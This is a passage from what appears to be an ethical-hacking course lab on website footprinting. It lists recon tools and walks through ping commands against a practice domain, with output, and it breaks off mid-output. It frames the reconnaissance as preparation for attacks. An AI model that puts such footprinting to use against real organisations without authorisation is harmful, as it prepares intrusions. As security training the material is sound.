contact details, CMS details, the technology used to build the website, scripting platform, etc. Using this information, you can further plan to launch advanced attacks on the target organization.

Lab Objectives

- Gather information about a target website using ping command line utility
- Gather information about a target website using Photon
- Gather information about a target website using Central Ops
- Extract a company's data using Web Data Extractor
- Mirror a target website using HTTrack Web Site Copier
- Gather information about a target website using GRecon
- Gather a wordlist from the target website using CeWL

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 45 Minutes

Overview of Website Footprinting

Website footprinting is a technique used to collect information regarding the target organization's website. Website footprinting can provide sensitive information associated with the website such as registered names and addresses of the domain owner, domain names, host of the sites, OS details, IP details, registrar details, emails, filenames, etc.

Lab Tasks


Task 1: Gather Information About a Target Website using Ping Command Line Utility

Ping is a network administration utility used to test the reachability of a host on an IP network and measure the round-trip time for messages sent from the originating host to a destination computer. The ping command sends an ICMP echo request to the target host and waits for an ICMP response. During this request-response process, ping measures the time from transmission to reception, known as round-trip time, and records any loss of packets. The ping command assists in obtaining domain information and the IP address of the target website.

Here, we will use ping command line utility to gather information about a target website.

1. Turn on the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa\$\$w0rd**.
2. Open the **Command Prompt** window. Type **ping www.certifiedhacker.com** and press **Enter** to find its IP address. The displayed response should be similar to the one shown in the screenshot.

Note: To open a **Command Prompt** window, click **Search** icon on the **Desktop**, type **cmd** and select **Command Prompt** from the results.



```
Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>ping www.certifiedhacker.com


Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.241.216.11: bytes=32 time=37ms TTL=50
Reply from 162.241.216.11: bytes=32 time=36ms TTL=50
Reply from 162.241.216.11: bytes=32 time=37ms TTL=50
Reply from 162.241.216.11: bytes=32 time=36ms TTL=50

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 36ms, Maximum = 37ms, Average = 36ms

C:\Users\Admin>
```


3. Note the target domain's IP address in the result above (here, **162.241.216.11**). You also obtain information on Ping Statistics such as packets sent, packets received, packets lost, and approximate round-trip time.
4. In the **Command Prompt** window, type **ping www.certifiedhacker.com -f -l 1500** and press **Enter**.

Note: Here, **-f**: Specifies setting not fragmenting flag in packet, **-l**: Specifies buffer size.



```
Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>ping www.certifiedhacker.com

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.241.216.11: bytes=32 time=37ms TTL=50
Reply from 162.241.216.11: bytes=32 time=36ms TTL=50
Reply from 162.241.216.11: bytes=32 time=37ms TTL=50
Reply from 162.241.216.11: bytes=32 time=36ms TTL=50

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 36ms, Maximum = 37ms, Average = 36ms

C:\Users\Admin>ping www.certifiedhacker.com -f -l 1500


Pinging certifiedhacker.com [162.241.216.11] with 1500 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

